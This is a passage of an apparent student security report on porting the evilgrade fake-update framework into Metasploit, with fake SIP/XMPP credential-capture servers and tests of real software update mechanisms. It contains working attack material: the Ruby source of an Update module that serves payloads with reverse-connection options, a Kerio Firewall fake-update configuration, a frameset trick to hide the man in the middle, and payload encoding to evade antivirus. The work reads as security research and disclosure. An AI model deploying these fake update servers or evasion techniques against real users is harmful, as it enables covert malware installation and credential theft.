

Figure 9: Update class hierarchy

the server creation and request handling based on the specific update module configuration, the "base" hash. Figure 9 shows the class hierarchy, whereby classes with green background are new and the others already existed.

The Update class inherits the Auxiliary class, hence the framework can use it as an auxiliary module. Furthermore, the TcpServer is mixed-in to use the functionality of creating a TCP server. All fake update server modules inherit from the update class and hold the base hash attribute. One of these classes is called "All". This class is used to create a fake update server that uses all fake updated modules at once. Depending on the requested domain the request will be forwarded to the usable module. If a fake update module is used directly, instead of the "all" module, it will create only the update server as defined in its virtual host configuration.

Compared to the old evilgrade, several changes were made to the base hash. These differences and their advantages are listed below :

- The "method" value in the request hashes is removed, as it was not used in evilgrade. This will reduce and simplify the code.
- The documentation part is moved from the base to the metasploit specific documentation section. This was done to provide the actual user of metasploit with the documentation in any user interface he is using.

- The virtual host value is changed to an array instead of a pipe separated string. This was done to improve speed and reduce code complexity.
- Options do not have a hidden value anymore. Options changeable from the attack are written into the module configuration part. With that, the user of metasploit is able to configure these options within any interface. These and the unconfigurable options build the new options hash. This also provides some speed improvements and reduces the code complexity.
- The agent from the options hash is moved to the metasploit module configuration part and renamed to 'UPAYLOAD', the upgrade payload. Hence the user of metasploit is able to set that configuration within his used interface.

Furthermore, several additional improvements were built. The following part lists them :

- The update class has an option called "capture".

  If this option is set, all requests, which do not match with the virtual host name of the fake update module(s), are forwarded to the existing http capture module of metasploit.

  If this option is not set, no matched requests create a response, that will simulate the target of the original response. The response consists of a frameset. This frameset has only one full-screen frame. The source of that frame is the requested Uri. Hereby, the domain name is replaced by the resolved ip address. This has the benefit that the user still sees the requested domain name in the address bar. Therefore the user does not see that there is a man in the middle.

  If the request of the target is looking for a file other then html, the response from the attacker will be an HTTP redirect. Here again, the domain name is replaced with the original ip address.

  These fulfill the port sharing and stealth mode requirements.

- The agent generation is handled within the update class.

  The speed improvement while using metasploit payloads is achieved. The usage of external existing payloads is changed. Now the file name must be surrounded with "<" and ">". An example for this looks like "</home-/hacker/evil.exe>". This was done to allow the user to use metasploit payloads as was already done with metasploit.

- The update class uses unique methods for each request type.

  For example, a request for a file will be handled in the "on_client_request_file" method. This allows a developer of a new fake update module to overwrite this. Hence it is easier to extend an update module to simulate a special behavior. This was required for some new fake update modules, as the old functionality was not customizable enough.

- Each request can have a different HTTP response header.

  A new hash value, called "header", is used for that. The reason being that some software need a special content type in the HTTP response header, for example "application/x-quicktime-response". Furthermore, others (for example Miranda IM) use the HTTP header to transport the information about the update.

- Bypassing Anti-virus detection

  Inspired by a paper [35] and a video[36], the encoding of payloads was integrated to the fake update creation of metasploit payloads. Now, every time a fake update is created out of a metasploit payload, it will be encoded using existing metasploit encoders. The advantage is the drastic reduction of the number of Anti-virus software that will detect the evil update. For example, the encoder, called "Shikata_ga_nai" achieves that by using polymorphism.

3.3 Implementing fake servers

1. Sip

   For testing the fake Sip server, the Sip phone X-lite[37] was used. The configured account, used for capturing, is a real account from the German provider called sipgate.de[38].

   For implementing the fake server, the specification of Sip in RFC 3261 was studied. As described, Sip uses a similar process as in HTTP Digest authentication. Furthermore, a very interesting part of specification caught my interest.

[35] http://www.sans.org/reading_room/whitepapers/casestudies/effectiveness_of_antivirus_in_detecting_metasploit_payload
[36] http://www.irongeek.com/i.php?page=videos/bypassing-anti-virus-with-metasploit
[37] http://www.counterpath.net/x-lite.html
[38] http://www.sipgate.de

> "Note that due to its weak security, the usage of "Basic" authentication has been deprecated. Servers MUST NOT accept credentials using the "Basic" authorization scheme, and servers also MUST NOT challenge with "Basic". This is a change from RFC 2543. "[4]

The RFC 2543 is the first specification of Sip. It supports Digest and Basic authentication. This means that, if the server could request that the client sends the password in cleartext by using Basic authentication, then the brute force attack will not be needed anymore. The fake Sip server implementation will try to force the client to use the obsolete Basic authentication. This type of attack is known as a downgrade attack. If that doesn't work, then the challenge-response communication will be captured to crack it afterwards.



Figure 10: Sip class diagram

Figure 10 shows the class diagram of the fake Sip server. The Sip module (such as the update server) is a specialization of the auxiliary module, but it has two other mix-ins. The UDP mix-in is used for creating the UDP server, on which Sip is based on, and for further authentication communication with the client. The report mix-in is used to pass metasploit the captured authentication data. Hence, metasploit can handle the data as configured. A common way would be to configure metasploit to write that data into a sqlite3[39] database file.

Another difference is that metasploit doesn't have a built-in UdpServer

[39] http://www.sqlite.org/

class as for TCP, that is why the server has to be created manually in the inherited run method and actively be waited for incoming data.

The communication data is represented ASCII[40] in a kind of style similar to a HTTP header. For this reason, the data was parsed using several regular expressions. After the data capturing, the sever responds with the error code, that the client is unauthorized.

2. XMPP

   The universal chat client Pidgin[41] was used as an XMPP client. The captured account is a real Google talk account.



Figure 11: XMPP class diagram

Figure 11 shows the class diagram of the fake XMPP server. The XMPP module also uses the report module, the same as the Sip module does. XMPP is based on TCP and the TcpServer is used instead. This already has callback methods, so that the XMPP module does not have to create the TCP server manually.

As XMPP uses XML as data representation, Rubys' built-in XML toolkit, called rexml, is used for reading the data. The responses are created by simply writing output that conform to the XML specification. After the data capturing, the server responds with the error code that the server will be shutdown.

[40] American Standard Code for Information Interchange
[41] http://www.pidgin.im/

3.4 Checking update implementations

The mentioned environment was used for checking update implementations. The general work flow for this had the following sequence.

1. Install an older version of the software under inspection on the target.
2. Sniff the update process on the attacker.
3. Analyze network communication.
4. If possible, try to simulate the update server.
5. If the fake server is working, install the latest version on the target.
6. Improve the fake update server to be version independent.
7. Improve the fake update server to allow the attackers to configure options, like the description shown as update information to the client.

4 What's done

4.1 The new update auxiliary module

A new module type, called update, was created as a specialization of the auxiliary module. Inheriting this module does all the work for a fake update server. A specific fake update server only has to have a base hash attribute the same as evilgrade.

In addition to reimplementing the functionality of evilgrade, several other enhancements are introduced:

- All existing evilgrade modules were ported to the new platform, e.g. Winamp,Winzip and so on.
- Fake servers were written for all new found vulnerabilities.
- Several improvements were integrated, as mentioned in section 3.2.

4.2 Results of the new fake servers

4.2.1 Sip

The capturing of the challenge-response authentication is working. The downgrade attack did not work. After sending the client the response, that the server wants to have Basic authentication, the client still uses the Digest authentication.

This was the reason why other clients, Express Talk[42] and Sip Communicatore [43], were also tested. It was not possible to force these clients to send the password in cleartext with these either. However, capturing the challenge-response communication did work. Thus it appears that the implementation of the fake Sip server is product independent.

Because it was only tested with a real Sip account, details are skipped here.

Possible improvements and future work could be:

- Write a UdpServer as a library for metasploit.
  - This could be used by the Sip module and the code of the module would be reduced.
  - Other modules requiring a UdpServer could reuse this.

[42] http://www.nch.com.au/talk/be.html
[43] http://www.sip-communicator.org

- Check other Sip clients
  - Wikipedia lists over 20 different clients [44] and there are even more. Nowadays, several hardware sip phones are used. These could be more prone to the downgrade attack, considering the life-cycle of their firmware. Subsequently, all of them could be tested against the downgrade attack. If some of them are vulnerable, a footprint of these can help the fake server to decide to use the effective authentication method.

4.2.2 Jabber

Capturing the Google account data is also working. But depending on the client configuration, the client sends the password in cleartext, asks the user if it should send the password in cleartext or it simply aborts the connection without asking the user.

As further improvement the following could be considered :

- Capture HTTP Polling

  Some firewalls do not allow outgoing connections to the default Jabber port, but herefor exists an extension[45] for XMPP. The extension is using HTTP as the transport protocol for XMPP. Google Talk, the client provided by Google, is using this technique. Therefore, an additional XMPP over HTTP capture server could be implemented.

4.3 Results of the inspection of the update implementations

4.3.1 Not hacked

The following section will list the software which could not be hacked using their update mechanisms.

First of all, it is clear that software could not be attacked where there is no update mechanism at all. Rarlabs' Winrar has no update functionality. Furthermore, flashget and camfrog are checking for an update, but if there is one, only a dialog with that information is shown to the user.

[44] http://en.wikipedia.org/wiki/List_of_SIP_software
[45] http://xmpp.org/extensions/xep-0025.html



Figure 12: uTorrent check update response

Besides these, there are also some, which have a secure update process. For some, it is not clear, and for others the analyzing time was to short. These and their reasons are listed in Table 5.

Some of the unhacked software have an interesting point. For uTorrent, Avira Antivir, and the Foxit Reader details will be described in the following part.

1. uTorrent

   Figure 12 shows the binary data that the client retrieves after asking the server for new updates. The red marked bytes seem to be a strange kind of separator between the data. The data after the fourth separator, called "sha20", seems to be a 160bit sha hash value. Using Jacksum it came out that, this is created using the sha-1 hash algorithm. This integrity check can be hacked simply by replacing it with the sha-1 hash value of the fake update.

   The next field, called "sig256", seems to be a 256 byte signature. It was not possible to find out how that was built, but if some clever hacker figures that out, he could possibly fake that also.

2. Avira Antivir

   Avira Antivir is not using binary data like uTorrent, but it is mentioned here because of its unique check update responses. Figure 13 shows a subset of HTTP requests, which the client sends while trying to update itself.

   The first request is looking for the "master.idx" file. Its content is shown in the following listing:

   Listing 1: Avira Antivir - master.idx

   CRDATE=20090505_1833

Name	Reason
vlc	It is using Pretty Good Privacy (PGP), an asymmetric cipher for signing the updates, hence the integrity and authenticity is guaranteed.
Avira Antivir	Safety is not clear yet, as writing a fake update server is time consuming. Details will be further discussed.
Spybot	The update request retrieves a file with a "uiz" ending. The header starts with "0x78DAEC", which seems to be a special kind of uncommon zlib compression header. Tries in unpacking were unsuccessful. It is not clear if this is safe.
AVG Antivir	The updater could be hijacked, but inserting any executable did not work. The original update has a strange file structure. The header starts with '0x4d5a' such as a normal Portable Executable (PE) file, but the rest of the header is not as expected. Reverse engineering could possibly unravel this mystery.
Comodo Firewall	The updater could be hijacked, but insertion of any executable did not work, so there is some kind of authentication checking after the download of the executable.
Picasa	The updater could be hijacked, but insertion of any executable did not work, so there is some kind of authentication checking after the download of the executable.
uTorrent	Seems to send the signature of the update. Details will be described.
ZoneAlarm	Under some circumstances, it seems to be hackable with an indirect hack, but under other circumstances, it is loading a catalog and required files. Analysis is not finished.
Ad-Aware	This is the only software, which is using ssl. It was not checked, if the ssl connection is done in a proper way, but if so, the authentication and integrity of the update is guaranteed.
Foxit Reader	Safety is not clear, as updates are distributed in a proprietary format. Details will be described.

Table 5: Not hacked

HTTP Requests by HTTP Host	91	0.000149	
dl1.avgate.net	4	0.000007	4.40%
/upd/idx/master.idx	2	0.000003	50.00%
/upd/idx/classic-nt-en.idx	2	0.000003	50.00%
dl6.avgate.net	66	0.000108	72.53%
/upd/idx/classic-nt-en.info.gz	2	0.000003	3.03%
/upd/idx/vdf.info.gz	2	0.000003	3.03%
/upd/idx/specvir-nt.info.gz	2	0.000003	3.03%
/upd/idx/ave2.info.gz	2	0.000003	3.03%
/upd/idx/info-wks-classic-nt-en.info.gz	2	0.000003	3.03%
/idx/message.idx	2	0.000003	3.03%
/upd/winwks/en/basic-nt/updlib.dll.gz	2	0.000003	3.03%
/upd/winwks/en/basic-nt/avnotify.exe.gz	2	0.000003	3.03%
/upd/winwks/en/basic-nt/avscan.exe.gz	2	0.000003	3.03%
/upd/winwks/en/basic-nt/avwsc.exe.gz	2	0.000003	3.03%
/upd/winwks/en/basic-nt/ccgen.dll.gz	2	0.000003	3.03%
/upd/winwks/en/classic-nt/build.dat.gz	2	0.000003	3.03%

Figure 13: Avira Antivir - HTTP requests

<3f76d242c16a5491bfe98540f68c36c9>

The first line is a timestamp. If the timestamp is newer than the last saved on the client, the further update process will start. Now the main difference is not the timestamp, but the last line. That is the MD5 value of the previous line. All other idx files also have a MD5 value of their previous content at the end. Evilgrade and its reimplementation was not designed to have this kind of dynamic data. Hence, the design changed to have the "on_client_request_..." methods to handle this in the module with specific written code.

In addition to the idx files, several gz compressed files are downloaded, which have a kind of catalog written in XML in it. The following listing shows some part of it:

Listing 2: Avira Antivir - catalog.xml

```
<?xml version="1.0" encoding="iso-8859-1"?>
<!-- generated with updatecompiler 1.2.0.22 -->

<UPDATE>
<VERSION value="0.0.0.1"/>
<NAME value="AntiVir_OEM"/>
<DATE value="Tue_Mar_17_11:14:29_2009"/>

<MODULE NAME="SELFUPDATE">
        <DESTINATION value="%INSTALL_DIR%\;OS=ALL"/>
        <SOURCE value="winwks\en\"/>

        <FILE>
                <NAME value="basic-nt/update.exe"/>
                <FILEMD5 value="495086382fdfdf4142a4e7ca5e34b9c9"/>
                <PEFILEMD5 value="ca8616aeb128910c2edc121550ef77ed"/>
```



Figure 14: Foxit Reader - fzip file comparison

```
        <FILESIZE value="446721"/>
        <ZIPMD5 value="1b5d47b6d2b1acbfc469789d84db69c9"/>
        <ZIPSIZE value="192427"/>
        <OS value="ALL"/>
        <VERSION value="1.2.10.34"/>
</FILE>
```

The point is that, they use the MD5 hash several times, even this catalog has a MD5 value of itself at the ending. The dynamic creation of all that data is too time consuming to be handled in this project. Hence, the analysis is not finished yet, but this example points out places where the framework can be further improved.

3. Foxit Reader

   This application is also requesting a page for update information. The response is an easy to read XML file, which holds information like the description of the update, the size, the location and so on. There is no authentication or integrity check for this file, thus it can be faked. However, the reason why this software could not be hacked is, that the updates are sent in an unknown file format, called fzip. Figure 14 shows the comparision of two different fzip files using Vbindiff.

   The first 8 bytes seem to be a fixed header for this format. At the end of the file, which is not shown here, exists a list of file names. Hence, fzip seems to be a container for files, similar to the zip format. Looking at the public specification of the zip format could not help further in understanding the fzip format. However, the 3 bytes starting from address 0x21, in the

"ImageDecoder.." file that is "0x712d07", also appears at address 0x0D. After comparing several files, it can be said that the 3 bytes appear in each fzip as much as the number of file names. Some other structures were found, like the bytes before the file name define the length of the file name or there are always 4 bytes after the file name. At this point it must be said that the format was not further analyzed, as time became short. Reverse engineering could help also, but right now the safety is not clear.

4.3.2 Indirect hacks

Some software prefer to only check the existence of an update within the application, but further open the default browser to the homepage where the update can be downloaded. This situation was not the target of the old evilgrade, but I decided to attack it. I call this attack the "indirect hack", as my approach is to redirect the homepage request to a faked executable. After the user downloads the fake update, it must be executed manually.

I guess that the probability of executing these executables is higher than getting evil stuff per email, as the confidence in a program could be higher than in an email attachment.

The following list of software is attackable with the "indirect hack":

- Skype
- Quicktime
- Orbit Downloader
- Miranda IM

As describing all of them is way too much text, only details of the redirect hack for Orbit Downloader is shown here. First, let's look at the software update request and response shown in Figure 15.

The client software requests a php page with the version number and other data as parameter. The response from the server says that, there is a new version, its location, and a description of that update. It is quite ironic that, a download manager opens the default browser to request a page, where the user can download the update. Maybe newer versions of the Orbit Downloader will download the version directly within the program.

The redirect update works in this situation as follows. First, the fake server responds with a similar response, like the original server. It is important that

```
GET /update/manualup.php?version=2.8.0.3&guid=9A2495BA07034A86BDDE44B463E73C702A9F&vendor=ORBITDMX HTTP/1.1
Accept: */*
Host: obupdate.orbitdownloader.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Sat, 28 Mar 2009 07:10:01 GMT
Server: Apache/2.2.3 (Red Hat)
X-Powered-By: PHP/5.1.6
Content-Length: 242
Connection: close
Content-Type: text/html; charset=UTF-8

[update]
need=2
version=2.8.0.7
url=http://dlup.orbitdownloader.com/dlup/UpdatePackage2.8.7.exe
note=New Orbit Downloader V 2.8 - Make Grab Pro support RTMP protocol video! \n\nOrbit Downloader V 2.8.7 changelog:\n* *Fix: conflict
with AVG
```

Figure 15: Orbit downloader checks for updates

the version number in the response is higher than the one passed as parameter to the server. Then, the target automatically opens the browser and requests the update page. The fake server redirects this request to a Uri with the ending similar to "orbit_up_2.1234.exe". The browser asks the user to download that executable. If so, and the user executes this fake update, the target is hacked. In the default configuration of newer Windows operating systems, the system asks the user if he really wants to run an unsigned program. The fake update is normally unsigned, so the probability of hacking a computer of an experienced user is low.

4.3.3 Hacked

Besides the poor indirect hacks, several software were found which have the same behaviour as the ones exploited with evilgrade. So the software checks, downloads, and runs the update within the application itself. As the application is executing the fake update, Windows does not ask the user, if he would like to execute an untrusted program anymore.

The following list of software are vulnerable:

- Trillian
- Kerio Firewall
- SuperAntiSpyware
- Filezilla
- GomPlayer
- Divx Player

Also here, only some details of selected applications are shown. First, let's look at an easy one, the Sunbelt Kerio Firewall.

A firewall is an application used for establishing some kind of security. It is much worse to be able to open a new attack surface by using it. The update process is as simple as the following:

- The software requests a site, to see if there is an update
- If so, the update gets downloaded and installed

The following listing shows the base hash for using this weakness.

Listing 3: Kerio Firwall - base hash

```
@base = {
    'vh' => ['updates.sunbeltsoftware.com'],
    'request' => [
    {
        'req' => '(/SPURS/spurs.asp)',
        'type' => 'string',
        'string' => "http://updates.sunbeltsoftware.com/SPURS/Downloads
            /440/Sunbelt/SKPF/EN/4.6.1861/SPF.4.6.1861.<%RND1%>.exe?MD5
            =<%MD5%>&SIZE=<%SIZE%>",
        'parse' => 1,
    },
    {
        'req' => '.exe',
        'type' => 'agent',
        'bin'    => 1,
    },
    ],
        'options' => {
            'rnd1'  => {
                'val' => 'RndNum(4)',
                'dynamic' =>1
            },
            'md5'   => {
                'val' => 'MD5()',
                'dynamic' => 1
            },
            'size'  => {
                'val' => 'SIZE()',
                'dynamic' => 1
            }
        }
}
```

The fake server will reply with a dynamically created string, the Uri of the update. The size and the MD5 value will be created depending on the selected update payload.

As hacking is not always as easy as this, the following part will show some details about the Trillian update process.

Trillian requests a page which consists of binary data, for checking the existence of an update. A part of the original binary data is shown in Figure 16.

```
00000000 03 E8 00 02 00 01 03 E9 00 02 00 01 03 EB 0E 6F 00 01 00  ...............o...
00000013 26 7B 31 34 31 44 33 45 30 32 2D 46 42 36 43 2D 34 62 65  &{141D3E02-FB6C-4be
00000026 65 2D 38 44 42 31 2D 38 34 43 42 30 34 38 32 32 42 38 43  e-8DB1-84CB04822B8C
00000039 7D 00 02 00 0C 54 72 69 6C 6C 69 61 6E 20 33 2E 31 00 03  }....Trillian 3.1..
0000004C 00 01 33 00 04 00 01 31 00 05 00 02 31 32 00 06 00 01 30  ..3....1....12....0
0000005F 00 07 00 55 54 72 69 6C 6C 69 61 6E 20 33 2E 31 2E 31 32  ...UTrillian 3.1.12
00000072 2E 30 20 2D 20 46 69 78 65 73 20 66 6F 72 20 72 65 63 65  .0 - Fixes for rece
00000085 6E 74 20 73 65 63 75 72 69 74 79 20 76 75 6C 6E 65 72 61  nt security vulnera
00000098 62 69 6C 69 74 69 65 73 20 61 6E 64 20 61 20 6D 69 6E 6F  bilities and a mino
000000AB 72 20 4D 53 4E 20 62 75 67 66 69 78 2E 00 08 00 3E 68 74  r MSN bugfix....>ht
000000BE 74 70 3A 2F 2F 63 65 72 75 6C 65 61 6E 2E 63 61 63 68 65  tp://cerulean.cache
000000D1 6E 65 74 77 6F 72 6B 73 2E 63 6F 6D 2F 75 70 64 61 74 65  networks.com/update
000000E4 73 2F 63 6F 72 65 75 70 64 61 74 65 2D 33 31 31 32 30 2E  s/coreupdate-31120.
000000F7 65 78 65 00 09 0D 29 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D  exe...).PNG........
```

Figure 16: Trillian check update binary

Understanding this binary at first viewing seems to be difficult. However, if you look at the hex values before places, which are obvious ASCII strings, you can find a structure. For example, the marked bytes have the value "0x02-00-0C". The first value is an incrementing index followed by null termination, followed by the length of the next string. The string "Trillian 3.1" has indeed a length of 12 or in hex "0x0C". This string is again null terminated. Furthermore, a png file always has this "89 50 4E 47 0D 0A 1A 0A" header and that is part of the last line.

Knowing these and reverse engineering, the whole binary file resulted in what is shown in Figure 17. The hex values between the configurable values are just the index and null termination values. Besides the first line, all is understood and changeable. The meaning of the first line could not be decoded, yet. Whenever Cerulean Studios publishes a new version of Trillian (which they did not do during this project phase), the first line will probably change and that would help a lot in understanding its meaning. Even though the first line is not understood, a fake update server is implemented and working.

Instead of further gold plating this exploit, one could better use the time for finding new evil stuff.



Figure 17: Trillian analyzed

5 Conclusion

5.1 Review

The evilgrade framework was reimplemented into metasploit. All existing update modules are transferred to the new system. Furthermore, the analysis of other software brought new vulnerabilities to light, which can also be used by the new system. It is frightening that the hacked software was downloaded over 100 million times from www.cnet.com alone.

New improvements were integrated, but also disadvantages of the existing design came out, while analyzing software update mechanisms. The fake servers from Karmetasploit were extended with two new protocols, Sip and XMPP.

5.2 Future considerations

Several points were mentioned to improve the new update faking framework. Other software or unfinished analysis of some, could be worked on in the future. Checking the proper establishment of the ssl connection could be considered. Furthermore, analyzing the downgrade attack on SIP could be done for other clients. Probably there will always be a way to improve hacking methods and tools.

After so much evilness it is good to also make a view from the other side.

This work will hopefully make software developers aware that not only is updating their software important, but also updating it in a secure way. Producers of security software should especially react. From the user side, one should be aware that the internet is not safe and will not be. Installing important security updates does not always make systems more secure and connecting to the evil servers can result in losing the authentication information.

References

[1] Francisco Amato. evilgrade framework. In *troopers08 security conference*, 2008.

[2] Bryan Burns. *Security Power Tools*. O'Reilly Media, Inc, Sebastopol, 2007.

[3] James Foster. *Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research*. Syngress, City, 2006.

[4] J. Rosenberg, H. Schulzrinne, G. Camarillo, A. Johnston, J. Peterson, R. Sparks, M. Handley, and E. Schooler. SIP: Session Initiation Protocol. RFC 3261 (Proposed Standard), June 2002. Updated by RFCs 3265, 3853, 4320, 4916, 5393.

[5] P. Saint-Andre. Extensible Messaging and Presence Protocol (XMPP): Core. RFC 3920 (Proposed Standard), October 2004.

[6] Bruce Schneier. *Applied Cryptography*. Wiley, New York, 1996.

[7] Sun Zi. *The Art of War*. Filiquarian Publishing, LLC, City, 2006.

[8] Dino A. Dai Zovi and Shane Macaulay. Attacking automatic wireless network selection. In *IEEE Information Assurance Workshop*, 2005.

List of Figures

List of Tables

Listings

Listing 4: Metasploit - Update Auxiliary Class

```
module Msf

        ###
        #
        # This module provides methods for fake Update Server attacks
        #
        ###

        module Auxiliary::Update

                attr_reader :base, :agent
                require 'resolv'
                require 'digest/md5'
                include Msf::Exploit::Remote::TcpServer

                def initialize(info = {})
                        super(
                                'Actions'     => [ [ 'Update' ] ],
                                'PassiveActions' => [ 'Update' ],
                                'DefaultAction'  => 'Update'
                        )
                        register_options(
                                [
                                        OptPort.new('SRVPORT',          [ false, "
                                             The local port to listen on.", 80 ]),
                                        OptString.new('UPAYLOAD',     [ true, "The
                                             fake update.", nil ]),
                                        OptAddress.new('LHOST',     [ false, "Reverse
                                             connection host.", nil ]),
                                        OptPort.new('LPORT',     [ false, "Reverse
                                             connection port.", nil ]),
                                        OptAddress.new('CAPTURE_HOST',[ false, "The
                                             IP address of the http capture service
                                             ", nil ]),
                                        OptPort.new('CAPTURE_PORT',     [ false, "
                                             Not matched requests will be forwarded
                                             to, if defined the http capture module
                                             running at this port, else a redirect
                                             to the real ip adress)", nil ])
                        ], Auxiliary::Update)
                        create_agent()
                end

                def on_client_connect(c)
                        c.extend(Rex::Proto::Http::ServerClient)
                        c.init_cli(self)
                end

                def on_client_data(cli)
                        begin
                                data = cli.get_once(-1, 5)
                                raise ::Errno::ECONNABORTED if not (data or data.
                                     length == 0)
                                case cli.request.parse(data)

                                when Rex::Proto::Http::Packet::ParseCode::Completed
                                        dispatch_request(cli, cli.request)
                                        cli.reset_cli
                                when  Rex::Proto::Http::Packet::ParseCode::Error
                                        close_client(cli)
                                end
                        rescue ::EOFError, ::Errno::EACCES, ::Errno::ECONNABORTED,
                             ::Errno::ECONNRESET
                        rescue ::OpenSSL::SSL::SSLError
                        rescue ::Exception
                                print_status("Error: #{$!.class} #{$!} #{$!.
                                     backtrace}")
                        end

                        close_client(cli)
                end
```

```
def close_client(cli)
        cli.close
end

def exploit
        # if update_server is set in global datastore, existing
             sever handles all requests
        # else a new sever will be created
        super if not framework.datastore['update_server']
end

def run
        exploit()
end

###
#
# dispatches the request
# if request matches vh and uri, method according to request type is
      called
# else redirected
#
###
def dispatch_request(cli,req)
        res = nil
        print_status("Request #{req['Host']}")
        @base['vh'].each{ |vh|
                if req['Host'] =~ /#{vh}/
                        @base['request'].each{ |request|
                                if req.uri.to_s =~ /#{request['req
                                    ']}/
                                        data = case request['type']
                                                when "file";
                                                     on_client_request_file
                                                     (cli, req,
                                                     request)
                                                when "string";
                                                     on_client_request_string
                                                     (cli, req,
                                                     request)
                                                when "agent";
                                                     on_client_request_agent
                                                     (cli, req,
                                                     request)
                                                when "redirect"; res
                                                     = redirect(cli,
                                                     req, request['to
                                                     '])
                                                else
                                                                        '
                                                                             unkown
                                                                             '

                                                end
                                        res ||= create_response(
                                             request['type'],data,
                                             req['Host'],request['
                                             header'] )
                                        break
                                end
                        }
                end
        } if not @base.nil?
        res ||= redirect(cli, req)
        cli.put(res)
        return
end

def on_client_request_string(cli,req,conf)
        data = conf['string']
        @base['options'].each{ |name, config|
                val = eval(config['val']) if config['dynamic'].eql
```

```
                        ?(1)
                    val ||= config['val']
                    data.gsub!(/\<\%#{name.upcase}\%\>/, val.to_s)
            } if conf['parse'].eql?(1)
            return data
    end

    def on_client_request_file(cli,req,conf)
            fname = File.join(Msf::Config.install_root, "data", "
                  exploits", "update", "http", conf['file'] )
            data = File.read(fname)
            @base['options'].each{ |name, config|
                    val = eval(config['val']) if config['dynamic'].eql
                          ?(1)
                    val ||= config['val']
                    data.gsub!(/\<\%#{name.upcase}\%\>/, val.to_s)
            } if conf['parse'].eql?(1)
            return data
    end

    def on_client_request_agent(cli,req,conf)
            return @agent
    end


    def redirect(cli, req, to=false)
            if datastore['CAPTURE_PORT'].nil?
                    ip = Resolv.getaddress(req['Host']).to_s
                    to ||= "http://#{ip}#{req.uri}"
                    if req.uri =~ /\.html/ or not req.uri =~ /\./
                            data = "<html><head></head><frameset rows
                                  ='100%'>" +
                                                    "<frame src='#{to
                                                          }'></frameset>"
                                                           +
                                                    "</html>"
                            res = create_response('string',data, req['
                                  Host'] )
                    else
                            res = "HTTP/1.1 307 Temporary Redirect\r\n"
                                  +
                                "Location: #{to}\r\n" +
                                "Content-Type: text/html\r\n" +
                                "Content-Length: 0" +
                                "Connection: Close\r\n\r\n"
                    end
            else
                    ip = datastore['CAPTURE_HOST']
                    port = datastore['CAPTURE_PORT']
                    res = "HTTP/1.1 301 Moved Permanently\r\n" +
                            "Location: http://#{ip}:#{port}/\r\n" +
                            "Content-Type: text/html\r\n" +
